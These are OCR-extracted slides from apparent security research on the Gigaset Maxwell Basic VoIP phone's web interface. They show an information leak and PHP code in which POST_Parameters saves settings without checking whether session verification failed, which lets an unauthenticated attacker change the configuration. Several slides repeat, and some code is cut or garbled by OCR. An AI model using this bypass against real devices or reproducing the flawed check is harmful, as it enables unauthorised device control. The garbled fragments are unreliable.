

```
GET http://gigaset.voip/Parameters
```


```
return getCodeMess('session', 'admlog');
```

```
return getCodeMess('session', 'admerr');
```

Web Based Findings – Gigaset Maxwell Basic

- Information leak







```
GET http://gigaset.voip/Parameters
```


```
return getCodeMess('session', 'admlog');
```

```
return getCodeMess('session', 'admerr');
```

Web Based Findings – Gigaset Maxwell Basic

- Information leak






¯_(ツ)_/¯

NOT THAT BAD, RIGHT ?


Web Based Findings – Gigaset Maxwell Basic

```
function sessInfo()
{
    $token = GetSessionToken();
    $session = new sessionmanager();
    if ($session->getCurrentLoginUser() == USER_ADMIN
      && $token != $session->getToken())
    {
        return getCodeMess('session', 'admlog');
    }
    else
    {
        return getCodeMess('session', 'sesserr');
    }
}
```


Web Based Findings – Gigaset Maxwell Basic



Web Based Findings – Gigaset Maxwell Basic




Web Based Findings – Gigaset Maxwell Basic



Generate Session Token


Send **invalid**
Session Token



```
if ($session->getCurrentLoginUser() == USER_ADMIN
        && $token != $session->getToken())
```


Web Based Findings – Gigaset Maxwell Basic

- Digging deeper



Web Based Findings – Gigaset Maxwell Basic


- Digging deeper




```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

Web Based Findings – Gigaset Maxwell Basic


- Digging deeper




```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

Web Based Findings – Gigaset Maxwell Basic

- Digging deeper





```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

OK!


Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper



Web Based Findings – Gigaset Maxwell Basic


- Digging even deeper




```
function POST_Parameters()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$key] = $value;
  }

  $nvm->settingsCheckAccessParams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper




Returns 0 as attacker does not know current session token

```
function POST_Parameters(
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$key] = $value;
  }

  $nvm->settingsCheckAccessParams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper




Returns 0 as attacker does not know current session token

```
function POST_Parameters(
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$ke
  }

  $nvm->settingsCheckAcce  rams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Change it anyway


NOT OK !



